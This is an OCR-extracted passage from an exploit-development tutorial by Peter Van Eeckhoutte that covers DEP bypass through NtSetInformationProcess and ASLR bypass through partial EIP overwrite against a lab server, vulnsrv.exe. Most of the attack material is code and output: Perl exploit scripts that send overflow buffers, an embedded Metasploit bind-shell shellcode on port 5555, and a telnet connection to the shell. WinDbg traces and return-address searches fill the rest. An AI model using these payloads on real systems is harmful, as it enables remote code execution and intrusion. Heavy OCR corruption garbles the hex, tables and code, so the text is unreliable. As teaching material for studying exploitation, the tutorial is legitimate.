eip=7c827a69 esp=0012e260 ebp=0012e268 iopl=0 cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 ntdll!NtSetInformationProcess+0xc: nv up ei pl nz na po nc efl=00000202 7c827a69 c21000 10h ret 0:000> t eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388 eip=7c83f55d esp=0012e274 ebp=0012e268 iopl=0 nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202 ntdll!LdrpCheckNXCompatibility+0x5a: ntdll!LdrpCheckNXCompatibility+0x5a (7c8343ff) 7c83f55d e99d4effff jmp 0:000> t eax=c0000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388 eip=7c8343ff esp=0012e274 ebp=0012e268 iopl=0 nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202 ntdl!!LdrpCheckNXCompatibility+0x5a: 7c8343ff 804e3780 or byte ptr [esi+37h],80h ds:0023:0012e29b=cc 0:000> t eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388 nv up ei ng nz na pe nc eip=7c834403 esp=0012e274 ebp=0012e268 iopl=0 cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 ntdl!LdrpCheckNXCompatibility+0x5e: efl=00000286 7c834403 5e pop esi 0:000> t eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=46464646 edi=00403388 eip=7c834404 esp=0012e278 ebp=0012e268 iopl=0 nv up ei ng nz na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000286 ntdll!LdrpCheckNXCompatibility+0x5f: 7c834404 c9 leave 0:000> +eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=46464646 edi=00403388 eip=7c834405 esp=0012e26c ebp=00000022 iopl=0 nv up ei ng nz na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000286 ntdl!!LdrpCheckNXCompatibility+0x60: 7c834405 c20400 ret 0:000> t eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=46464646 edi=00403388 eip=0012e264 esp=0012e274 ebp=00000022 iopl=0 nv up ei ng nz na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000286 777 0012e264 ff

Ok, what we see is this : when the function returns, the original value of esi $(0 \times 0012e264)$ is put in EIP. If we look at EIP, we see ff ff ff (which is edx)

Our shellcode is not that far away... ok, let's play with ESI and EBP. First, let's swap the addresses to adjust EBX and ESI. So first adjust EBP, and then ESI.

```
use strict;
use Socket;
my $junk = "A" x 508;
my $disabledep = pack('V',0x77c177f8); #adjust ebp
$disabledep = $disabledep.pack('V',0x71c0db30); #adjust esi
$disabledep = $disabledep.pack('V',0x7c86311d); #set eax to 1
$disabledep = $disabledep.pack('V',0x7c8343f5); #run NX Disable routine
$disabledep = $disabledep.pack('V',0x7c8343f5); #run NX Disable routine
$disabledep = $disabledep.pack('V',0x7c8343f5); #run NX Disable routine
$disabledep = $disabledep.pack('V',0x773ebdff); #jmp esp (user32.dll)
my $nops = "\x90" x 30;
my $shellcode="\xcc" x 700;
# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 'localhost';
my $port = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockadr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$nops.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
```

system('telnet '.\$host.' 5555');

(a50.a70): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e761 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e26c edi=00403388
eip=47474747 esp=0012e270 ebp=0012e264 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246
47474747 ?? ???

Aha - this looks a lot better. EIP now contains 47474747 (= GGGG) We don't even need the jmp esp (which was still in the code from the XP version of the exploit), or the nops, or the 4 bytes HHHH (padding)

ESP contains

nttp://www.corelan.be:8800

0:000> d	esp															
0012e270	f5	43	83	7c	48	48	48	48-ff	bd	3e	77	90	90	90	90	.C. HHHH>w
0012e290	90	90	90	90	90	90	90	90-90	90	сс	сс	сс	сс	сс	сс	
0012e2a0	CC	сс	сс	сс	сс	сс	сс	CC-CC	сс	сс	сс	сс	сс	сс	сс	
0012e2b0	СС	сс	сс	сс	сс	сс	сс	CC-CC	сс	сс	сс	сс	сс	сс	сс	
0012e2c0	CC	сс	сс	сс	сс	сс	сс	CC-CC	сс	сс	сс	сс	сс	сс	сс	
0012e2e0	CC	СС	СС	СС	СС	СС	СС	CC-CC	СС	сс	СС	СС	СС	СС	СС	

There are various ways to get to our shellcode now. Look at the other registers. You'll see for example that edx points to $0 \times 0012e700$, which sits almost at the end of the shellcode. So if we could jump edx, and put some jump back code at that location, it should work :

(TEABER/ L211341321 EXCEPTION BEBBBBBB
0BADF00D
0BADF00D Search for jmp/call/push ret combinations started - please wait
0BADF00D
78530A85 Found jmp edx at 0x78530a85 [msvcr90.dll] Access: (PAGE_EXECUTE_READ)
7853C985 Found imp edx at 0x7853c985 [msvor90.dll] Access: (PAGE_EXECUTE_READ)
552AE643 Found jmp edx at 0x5f2ae643 [hnetofg.dll] Access: (PAGE_EXECUTE_READ)
5F2B0147 Found jmp edx at 0x5f2b0147 [hnetofg.dll] Access: (PAGE_EXECUTE_READ)
00266821 Found jmp edx at 0x00266821 Enonel Access: (PAGE_READONLY)
0026682D Found jmp edx at 0x0026682d Enonel Access: (PAGE_READONLY)
0026B16D Found jmp edx at 0x0026b16d [none] Access: (PAGE_READONLY)
0026C14D Found jmp edx at 0x0026c14d [none] Access: (PAGE_READONLY)
71C05E9B Found jmp edx at 0x71c05e9b [ws2_32.dll] Access: (PAGE_EXECUTE_READ)
71C06479 Found jmp edx at 0x71c06479 [ws2_32.dll] Access: (PAGE_EXECUTE_READ)
7D21047D Found jmp edx at 0x7d21047d [advapi32.dll] Access: (PAGE_EXECUTE_READ)
77BA9825 Found jmp edw at 0x77ba9825 [msvort.dll] Access: (PAGE_EXECUTE_READ)
773EB603 Found jmp edx at 0x773eb603 [user32.d][] Access: (PAGE_READONLY)
773F23BC Found jmp edx at 0x773f23bc [user32.dll] Access: (PAGE_READONLY)
773F2494 Found imp edx at 0x773f2494 [user32.dll] Access: (PAGE_READONLY)
773F3230 Found imp edx at 0x773f3230 [user32.dll] Access: (PAGE_READONLY)
773F3364 Found jmp edx at 0x773f3364 [user32.dll] Access: (PAGE_READONLY)
773F4487 Found jmp edx at 0x773f4487 [user32.dll] Access: (PAGE_READONLY) 773F4847 Found jmp edx at 0x773f4847 [user32.dll] Access: (PAGE_READONLY)
773F4847 Found jmp edx at 0x773f48ef Euser32.dllj Access: (PAGE_READONLY)
7374908 Found jmp edd at 0x7737490b Luser32.dllj Access: (PAGE_READONLY)
773-F44F Found imp edx at 0x773f444f [user32.dlt] Access: (PAGE_READUNLY)
773F4C90 Found imp edx at 0x773F4c90 Euser32.dlll Access: (PAGE_READONLY)
773F4CC7 Found jmp edx at 0x773f4cc7 [user32.dll] Access: (PAGE_READONLY)
773F4050 Found jmp edx at 0x773f4d50 Euser32.dlll Access: (PAGE_READONLY)
773F4D54 Found imp edx at 0x773f4d54 [user32.dll] Access: (PAGE_READONLY)
773F4D58 Found jmp edx at 0x773f4d58 Euser32.dll] Access: (PAGE_READONLY)
773F4D5C Found jmp edx at 0x773f4d5c Euser32.dll] Access: (PAGE_READONLY)
773F4E24 Found jmp edx at 0x773f4e24 [user32.dll] Access: (PAGE_READONLY)
773F4E28 Found jmp edx at 0x773f4e28 [user32.dll] Access: (PAGE_READONLY)
773F4F04 Found jmp edx at 0x773f4f04 [user32.d11] Access: (PAGE_READONLY)
773F4F08 Found imp edx at 0x773f4f08 [user32.dll] Access: (PAGE_READONLY)
773F4FCC Found imp edw at 0x773f4fcc [user32.dll] Access: (PAGE_READONLY)
773F4FD0 Found imp edw at 0x773f4fd0 [user32.d11] Access: (PAGE_READONLY)
773F4FD4 Found imp edx at 0x773f4fd4 [user32.dll] Access: (PAGE_READONLY)
773F509C Found imp edx at 0x773f5090 [user32.dll] Access: (PAGE_READONLY)
773F5004 Found jmp edx at 0x773f50a4 [user32.dll] Access: (PAGE_BEADONLY) 773F5007 Found imp edx at 0x773f50a6 [user32.dll] Access: (PAGE_BEADONLY)
773F50AC Found_jmp_edx_at_0x773f50ac_Luser32.dll]_Access: (PAGE_READONLY) 773F50B4 Found_jmp_edx_at_0x773f50b4_Luser32.dll]_Access: (PAGE_READONLY)
773F50B4 Found jmp edx at 0x773f50b4 [user32.dll] Access: (PAGE_READONLY) 773F516C Found jmp edx at 0x773f516c [user32.dll] Access: (PAGE_READONLY)
773F516C Found jmp edx at 0x773516C tuser32.dttj Access: (FABE_ACHDONLY)

pvefindaddr j edx

c) Peter Van Eeckhoutte

jmp edx (user32.dll) : $0 \times 773eb603$. After doing some calculations, we can build a buffer like this :

[jmp edx][10 nops][shellcode][more nops until edx][jump back].

If we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to $0 \times 0012e900$, which sits at somewhere around the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops before the shellcode, we should have a winner :

```
use strict;
use Socket;
my $junk = "A" x 508;
my $disabledep = pack('V',0x77c177f8); #adjust ebp
$disabledep = $disabledep.pack('V',0x71c0db30); #adjust esi
$disabledep = $disabledep.pack('V',0x77c86311d); #set eax to 1
$disabledep= $disabledep.pack('V',0x77seb603); #jmp edx user32.dll
$disabledep = $disabledep.pack('V',0x7c8343f5); #run NX Disable routine
```

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

my \$nops1 = "\x90" x 10;

windows/shell_bind_tcp - 702 bytes http://www.metasploit.com Encoder: x86/alpha_upper # # EXITFUNC=seh, LPORT=5555, RHOST=
my \$shellcode="\x89\xe0\xd9\xd9\xd9\x70\xf4\x59\x49\x49\x49\x49\x49\x43" . x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58' "\x34\x41\x50\x30\x41\x33\x48\x30\x41\x30\x41\x30\x41\x42" "\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x30" "\x42\x42\x58\x50\x38\x41\x43\x4a\x49\x4b\x4c\x42\x4a" "\x4a\x4b\x50\x4d\x4d\x38\x4c\x39\x4b\x4f\x4b\x4f\x4b\x4f" '\x45\x30\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47\x35' "\x47\x4c\x4c\x4b\x43\x4c\x43\x35\x44\x38\x45\x51\x4a\x4f" "\x4c\x4b\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x43\x31" "\x4a\x4b\x47\x39\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e" "\x50\x31\x49\x50\x4a\x39\x4e\x4c\x44\x49\x50\x42\x54" "\x45\x57\x49\x51\x48\x4a\x44\x4d\x45\x51\x48\x42\x4a\x4b" "\x4c\x34\x47\x4b\x46\x34\x46\x44\x51\x38\x42\x55\x4a\x45" "\x4c\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x43\x56\x4c\x4b" "\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b" "\x44\x43\x46\x4c\x4b\x4b\x39\x42\x4c\x51\x34\x45\x4c" "\x45\x31\x49\x53\x46\x51\x49\x4b\x43\x54\x4c\x4b\x51\x53" "\x50\x30\x4C\x4b\x47\x30\x44\x4c\x4c\x4b\x42\x50\x45\x4c" "\x4e\x4d\x4c\x4b\x51\x50\x44\x48\x51\x4e\x43\x58\x4c\x4e" "\x50\x4e\x44\x4e\x4a\x4c\x46\x30\x4b\x4f\x4e\x36\x45\x36" "\x51\x43\x42\x46\x43\x58\x46\x53\x47\x42\x45\x38\x43\x47" $\x44\x33\x46\x52\x51\x4f\x46\x34\x4b\x4f\x48\x50\x42\x48"$ $\x48\x4b\x4a\x4b\x4c\x47\x4b\x46\x30\x4b\x4f\x48\x56\$ "\x51\x4f\x4c\x49\x4d\x35\x43\x56\x4b\x31\x4a\x4d\x45\x58" "\x44\x42\x46\x35\x43\x5a\x43\x32\x4b\x4f\x4e\x30\x45\x38" "\x48\x59\x45\x59\x4a\x55\x4e\x4d\x51\x47\x4b\x4f\x48\x56" "\x51\x43\x50\x53\x50\x53\x46\x33\x46\x33\x51\x53\x50\x53" "\x47\x33\x46\x33\x4b\x4f\x4e\x30\x42\x46\x42\x48\x42\x35" "\x4e\x53\x45\x36\x50\x53\x4b\x39\x4b\x51\x4c\x55\x43\x58" "\x4e\x44\x45\x4a\x44\x30\x49\x57\x46\x37\x4b\x4f\x4e\x36" $\x42\x44\x50\x50\x51\x50\x55\x4b\x4f\x48\x50\x45\x38"$ "\x49\x34\x4e\x4d\x46\x4e\x4a\x49\x50\x57\x4b\x4f\x49\x46" "\x46\x33\x50\x55\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x51\x59" "\x4c\x46\x51\x59\x51\x47\x4b\x4f\x49\x46\x30\x50\x54" x46x34x50x55x4bx4fx48x50x4ax33x43x58x4bx57"\x43\x49\x48\x46\x44\x39\x51\x47\x4b\x4f\x4e\x36\x46\x35" "\x4b\x4f\x48\x50\x43\x56\x43\x5a\x45\x34\x42\x46\x45\x38" "\x43\x53\x42\x4d\x4b\x39\x4a\x45\x42\x4a\x50\x50\x50\x59" "\x47\x59\x48\x4c\x4b\x39\x4d\x37\x42\x4a\x47\x34\x4c\x49" $\x4b\x52\x46\x51\x49\x50\x4b\x43\x4e\x4a\x4b\x4e\x47\x32\$ "\x46\x4d\x4b\x4e\x50\x42\x46\x4c\x4d\x43\x4c\x4d\x42\x5a" "\x46\x58\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x43\x42\x4b\x4e" "\x48\x33\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x48\x56" "\x51\x4b\x46\x37\x50\x52\x50\x51\x50\x51\x50\x51\x43\x5a" "\x45\x51\x46\x31\x50\x51\x51\x45\x50\x51\x4b\x4f\x4e\x30" "\x43\x58\x4e\x4d\x49\x49\x44\x45\x48\x4e\x46\x33\x4b\x4f" $\x48\x56\x43\x5a\x4b\x4f\x4b\x4f\x50\x37\x4b\x4f\x4e\x30"$ $\x4c\x4b\x51\x47\x4b\x4c\x4b\x33\x49\x54\x42\x44\x4b\x4f\$ "\x48\x56\x51\x42\x4b\x4f\x48\x50\x43\x58\x4a\x50\x4c\x4a" "\x43\x34\x51\x4f\x50\x53\x4b\x4f\x4e\x36\x4b\x4f\x48\x50" "\x41\x41"; my \$nops2 = "\x90" x 480; my \$jumpback = "\xe9\x54\xf9\xff\xff"; #jump back 1708 bytes # initialize host and port my \$host = shift || 'localhost';
my \$port = shift || 200; my \$proto = getprotobyname('tcp'); # get the port address my \$iaddr = inet_aton(\$host); my \$paddr = sockaddr_in(\$port, \$iaddr); print "[+] Setting up socket\n";
create the socket, connect to the port socket(SOCKET, PF_INET, SOCK_STREAM, \$proto) or die "socket: \$!"; print "[+] Connecting to \$host on port \$port\n"; connect(SOCKET, \$paddr) or die "connect: \$!"; print "[+] Sending payload\n"; my \$payload = \$junk.\$disabledep.\$nops1.\$shellcode.\$nops2.\$jumpback."\n"; my spaytod = spant.suisabteuep.snops1.ssnetteuer.snops1 print SOCKET spayload."\n"; print "[+] Payload sent, ".length(\$payload)." bytes\n"; close SOCKET or die "close: \$!"; system('telnet '.\$host.' 5555');

DEP bypass with SEH based exploits

In the 2 examples above, both exploits (and the DEP bypass technique) were based on direct RET overwrite. But what if the exploit is SEH based ?

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

In normal SEH based exploits, a pointer to pop pop ret instructions are used to redirect the execution to the nSEH field, where jumpcode is placed (and subsequently executed). When DEP is enabled, you obviously still need to overwrite the SE structure, but instead of overwriting the SE Handler with a pointer to pop pop ret, you need to overwrite it with a pointer to pop reg/pop reg/pop esp/ret. The pop esp will shift the stack and the ret will in fact jump to the address in nSEH. (so instead of executing

Knowledge is not an object, it's a flow

jumpcode in a classic SEH based exploit, you fill the nSEH field with the first address of the NX bypass routine, and you overwrite SE Handler with a pointer to pop/pop/pop esp/ret. Combinations like this are hard to find. pvefindaddr has a routine that will help you finding addresses like this.

ASLR protection

Windows Vista, 2008 server, and Windows 7 offer yet another built-int security technique (not new, but new for the Windows OS), which randomizes the base addresses of executables, dll's, stack and heap in a process's address space (in fact, it will load the system images into 1 out of 256 random slots, it will randomize the stack for each thread, and it will randomize the heap as well). This technique is called ASLR (Address Space Layout Randomization).

The addresses change on each boot. ASLR and is enabled by default for system images (excluding IE7), and for non-system images if they were linked with the /DYNAMICBASE link option (available in Visual Studio 2005 SP1 and up, and available in VS2008). You can manually change the dynamicbase bit in a compiled library to make it ASLR aware (set 0×40 DIICharacteristics in the PE Header – you can use a tool such as PE Explorer to open the library & see if this DIICharacteristics field contains 0×40 in order to determine whether it is ASLR aware or not).

There is a registry hack to enable ASLR for all images/applications :

Edit HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\ and add a new key called "MoveImages" (DWORD)

Possible values

0 : never randomize image bases in memory, always honor the base address specified in the PE header.

-1 : randomize all relocatable images regardless of whether they have the IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE flag or not.

any other value : randomize only images that have relocation information and are explicitly marked as compatible with ASLR by setting the IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE (0×40) flag in DIICharacteristics field the PE header. This is the default behaviour.

In order to be effective, ASLR should be accompanied by DEP (and vice versa)

Because of ASLR, even if you can build an exploit on Vista (stack overflow with direct ret overwrite, or seh based exploit), using an address from one of the dll's, there's a huge chance that the exploit will only work until the computer reboots. After the reboot, randomization is applied, and your jump address will not be valid anymore.

There are a couple of techniques to bypass ASLR. I'll discuss the techniques that use partial overwrite or uses addresses from non-ASLR enabled modules. I'm not going to discuss techniques that use the heap as bypass vehicle, or that try to predict the randomization, or use bruteforce techniques.

Bypassing ASLR : partial EIP overwrite

This technique was used in the famous Animated Cursor Handling Vulnerability Exploit (MS Advisory 935423) from march 2007, discovered by Alex Sotirov. The following links explain how this bug was found and exploited : http://archive.codebreakers-journal.com/content/view/284/27/ - ani-notes.pdf - http://www.phreedom.org/research/vulnerabilities/ani-header/ and Metasploit- Exploiting the ANI vulnerability on Vista

This particular exploit was believed to be the first exploit that bypasses ASLR on Vista (and, while breaking protection mechanisms, also bypasses /GS - well, in fact, because the ANI header data is read into a structure, there was no stack cookie :-)).

The idea behind this technique is quite clever. ASLR will randomize only part of the address. If you look at the base addresses of the loaded modules after rebooting your Vista box, you'll notice that only the high order bytes of an address are randomized. When an address is saved in memory, take for example 0×12345678, it is stored like this :

LOW HIGH 87 65 43 21

When ASLR is enabled, Only "43" and "21" would be randomized. Under certain circumstances, this could allow a hacker to exploit / trigger arbitrary code execution.

Imagine you are exploiting a bug that allows you to overwrite saved EIP. The original saved EIP is placed on the stack by the operating system. If ASLR is enabled, the correct ASLR randomized address will be placed on the stack. Let's say saved EIP is 0×12345678 (where 0×1234 is the randomized part of the address, and 5678 points to the actual saved EIP). What if we could find some interesting code (such as jump esp, or something else useful) in the addres space 0×1234XXXX (where 1234 is randomized, but hey – the OS has already put those bytes on the stack)? We only need to find interesting code within the scope of the low bytes and replaced these low bytes with the corresponding bytes pointing to the address of our interesting code.

Let's look at the following example : open notepad.exe in a debugger (Vista Business, SP2, English) and look at the base address of the loaded modules :

Ехес	utable mod	lules				
Base	Size	Entry	Name	File version	Path	
08230000	00028000	002331ED	notepad	6.0.6000.16386	C:\Windows\system32\notepad.exe	
71CE0000	00042000	71D048E6	WINSPOOL		C:\Windows\system32\WINSPOOL.DRV	
74868888	0019E000	74893681	COMCTL32	6.10 (longhorn_)	C:\Windows\WinSxS\x86_microsoft.window	
74060000	0003F000	74D6EB31	UxThene	6.0.6000.16386	C:\Windows\system82\UxTheme.dll	
7500000	00810000	75E390DD	SHELL32	6.0.6001.18000	C:\Windows\system32\SHELL32.dll	
7680000	00090000	768E7A1D	USER32	6.0.6001.18000	C:\Windows\system32\USER32.dll	F
76970000	00070000	76979B1E	USP10	1.0626.6002.180	C:\Windows\system32\USP10.dll	
769F0008	00145000			6.0.6000.16386	C:\Windows\system32\ole32.dll	5
76010000	00048000	76C1F12A	GDI32	6.0.6002.18005	C:\Windows\system32\GDI32.dll	
7606000	00073000	76C61AC2	COMDL632	6.0.6000.16386	C:\Windows\system32\COMDLG32.dll	
76CE0000	00003000	76D302EB	RPCRT4	6.0.6001.18000	C:\Windows\system32\RPCRT4.dll	
76E00000	00059000	76E1BA35	SHLWAPI	6.0.6000.16386	C:\Windows\system32\SHLWAPI.dll	
76E60000	00000000	76E61303	LPK	6.0.6002.18051	C: NWindowsNsystem32NLPK.DLL	
76EC0000	00000000	76F00CC1	ADVAPI32	6.0.6002.18005	C:\Windows\system32\ADVAPI32.dll	
76F90000	0001E000	76F91378	IMM32	6.0.6002.18005	C: NWindowsNsystem32NIMM32.DLL	
76FB0000	000080000	76FB3F45	OLEAUT32	6.0.6002.18005	C:\Windows\system32\OLEAUT32.dll	
77848888	00000000	77049FRE	msvort	7.0.6002.18005	C: NWindowsNsystem82Nmsvort.dll	
77380000	00000000	773B169E	MSCTF	6.0.6000.16386	C:\Windows\system32\MSCTF.dll	
	00127000		ntdll		C:\Windows\system32\ntdll.dll	
775F0000	00000000	7763B7F5	kernel32	6.0.6001.18000	C:\Windows\system32\kernel32.dll	

Reboot and perform the same action again :

c) Peter Van Eeckhouttie

Knowledge is not an object, it's a flow

26/02/2010 - 40 / 48

65	
1	
6	
	-
0	٥)
100	
100	2
9	<
1.5	3
n	
	12
-	
10	2
in c	3
116	
12	
	-
~	
13.9	11

Base	Size	Entry	Name	File version	Path
0020000	0 00028000	002D31ED		6.0.6000.16386	C:\Windows\system32\notepad.exe
201000	00042000	720348E6		6.0.6001.18000	C:\Windows\system32\WINSPOOL.DRV
1517000	0 0019E000				C:\Windows\WinSxS\x86_microsoft.window
547000	a anasenna		UxTheme	6.0.6000.16386	C:\Windows\system32\UxTheme.dll
641000	9 9994B999			6.0.6002.18005	C:\Windows\system32\GDI32.dll
646888	9 99923999	3 7647BR35		6.0.6000.16386	C:\Windows\system32\SHLWAPI.dll
264C000				6.0.6000.16386	C:NWindowsNsystem32NMSCTF.dll
662000	0 00073000	3 76621AC2	COMDLG32	6.0.6000.16386	C:\Windows\system32\COMDLG32.dll
688000	a aaacsaaa	3 768D02EB	RPCRT4	6.0.6001.18000	C:\Windows\system32\RPCRT4.dll
695000	a eesteee	3 76909800	SHELL32	6.0.6001.18000	C:\Windows\system32\SHELL32.dll
7746000	0 000SD000		OLEAUT32		C:\Windows\system32\OLEAUT32.dll
7745000	0 0001E000			6.0.6002.18005	C:\Windows\system32\IMM32.DLL
2251000	alaaanaaa	77527A1D		6.0.6001.18000	C: \Windows\system32\USER32.dll
2260000	00145000	77729400		6.0.6000.16386	C:\Windows\system32\ole32.dll
7000000			kernel32		C:\Windows\system32\kernel32.dll
7791000	a aaa7baaa				
791000	00070000				C:\Windows\system32\USP10.dll
233000	9 999005996	2779D0CC1	ADUAP132		C:\Windows\system32\ADUAPI32.dll
558.9000	00127000		ntdll	6.0.6001.18000	C:\Windows\system32\ntdll.dll
7700000	9 99999999	77CD1303		6.0.6002.18051	C:\Windows\system32\LPK.DLL
7704000	0 000AA000	3 77D49FAE	MSUCT	7.0.6002.18005	C:NWindowsNsystem32Nmsvort.dll

The 2 high bytes of these base addresses are randomized. So every time you want to use an address from these modules, for whatever reason (jmp to a register, or pop pop ret, or anything else), you cannot simply rely on the address found in these modules, because it will change after a reboot.

Now do the same with the vulnsrv.exe application (we have used this application 2 times already in this post, so you should now what application I am talking about) :

Ехесі	itable mo	dules				
Base	Size	Entry	Nane	File version	Path	
003C0000 733A000 756E0000 7582000 7582000 7782000 7790000 77990000 77990000 77990000 77990000 77990000 77990000 77990000 77990000 77990000		003C1558 60022040 733R1150 756E1564 75A71424 768D02EB 778687F5 779016B8 779016B8 779006C1 77D11434 77D49FAE	mswsock RPCRT4 kernel32 NSI	6.0.6000.16386 6.0.6000.16386 6.0.6001.18000 6.0.6001.18000 6.0.6001.18000 6.0.6001.18000 6.0.6002.18005 6.0.6001.18000 6.0.6000.16386	C:-Vulnsrv-Vulnsrv.exe C:-Windows-WinSxSNx86_nicrosoft.vc90.cr C:Windows-System32NwSDCK32.dll C:-Windows-System32Nwshtopip.dll C:-Windows-System32NepcRt4.dll C:-Windows-System32NepcRt4.dll C:-Windows-System32Neprel32.dll C:-Windows-System32NADUAPI32.dll C:-Windows-System32NADUAPI32.dll C:-Windows-System32Ntdll.dll C:-Windows-System32Ntdll.dll C:-Windows-System32Ntdll.dll C:-Windows-System32Ntdll.dll	Ę

After a reboot :

ase Size
1280000 0006000 159000 0007000 500000 0007000 500000 0007000 5070000 0007000 5070000 0007000 500000 0007000 500000 0007000 5120000 0007000 6120000 0007000 6350000 0007000 6490000 0001000 6750000 0001000 7530000 0002000 7530000 0002000 00000000 7530000 0002000 0000000 0000000 0000000 0000000 000000

So even the base address of our custom application got changed. (Because it was compiled under VC++ 2008, which has the /dynamicbase linker flag set by default).

vulnsrv Property Pages		<u>د ۲</u>	
Configuration: Active(Release)	Platform: Active(Win32)	Configuration Manager	
Common Properties Framework and References Configuration Properties General Debugging C/C++ Contract File General Input Manfest File Optimization Embedded IDL Advanced Command Line	All options: //OUT:"C:\Documents and Settings\peter\My Documents\Wis 2008\Projects\vulnsrv\Release\vulnsrv.exe".intermediate.manifes uAccess="false" /DEBUG /PD8:"C:\Documents and Settings\ 2008\Projects\vulnsrv\Release\vulncrv.pdb" /SUBSYSTEM:C /DYNAMICBASE MXCOMPAT /MACHINE:X86 (ERRORREPOR winspool.lib comdig32.lib advapi32.lib shell32.lib ole32.lib ole	L:NO /NOLOGO /MANIFEST st [*] /MANIFESTUAC: level="asInvoker" (peteri/My Documents/Visual Studio CONSOLE /OPT:REF /OPT:ICF /LTCG TI:PROMPT kernel32.lib user32.lib gdl32.lib	

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

26/02/2010 - 41 / 48


If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/

The !ASLRdynamicbase pycommand in ImmDbg will show the ASLR awareness of the executable binaries/loaded modules :

Base	Name	DLLCharacteristics	Enabled?
772f0000 011e0000 76e20000 72e50000 772e50000 75e00000 75e0000 75fa0000 6fd70000	NSI.dll vulnsrv.exe kernel32.dll msvort.dll WSOCK32.dll RPCRT4.dll ADVAPI32.dll ntdll.dll WS2_32.dll MSVCR90.dll	0x0540 0x8140 0x0140 0x0140 0x0140 0x0140 0x0140 0x0140 0x0140 0x0140 0x0140	ASLR Aware (/dynamicbase ASLR Aware (/dynamicbase

Donel

Compile this application without GS and run it in Vista (without HW DEP/NX). We already know that, after sending 508 bytes to the application, we can overwrite saved EIP. Using a debugger (by setting a breakpoint on calling function pr(), we find out that saved EIP contains something like $0 \times 011e1293$ before it got overwritten. (where $0 \times 011e$ is randomized, but the low bits "1293" should be the same across reboots



So when using the following exploit code :

use strict;
use Socket;
my \$junk = "A" x 508;
<pre>my \$eipoverwrite = "BBBB";</pre>
<pre># initialize host and port</pre>
<pre>my \$host = shift 'localhost';</pre>
<pre>my \$port = shift 200;</pre>
<pre>my \$proto = getprotobyname('tcp');</pre>
get the port address
<pre>my \$iaddr = inet_aton(\$host);</pre>
<pre>my \$paddr = sockaddr_in(\$port, \$iaddr);</pre>
<pre>print "[+] Setting up socket\n";</pre>
<pre># create the socket, connect to the port</pre>
<pre>socket(SOCKET, PF_INET, SOCK_STREAM, \$proto) or die "socket: \$!";</pre>
<pre>print "[+] Connecting to \$host on port \$port\n";</pre>
<pre>connect(SOCKET, \$paddr) or die "connect: \$!";</pre>
<pre>print "[+] Sending payload\n";</pre>
<pre>print SOCKET \$junk.\$eipoverwrite."\n";</pre>
<pre>print "[+] Payload sent\n";</pre>
<pre>close SOCKET or die "close: \$!";</pre>

the registers & stack looks like this after EIP was overwritten :

(f90.928): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0018e23a ebx=00000000 ecx=0018e032 edx=0018e200 esi=00000001 edi=011e3388

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

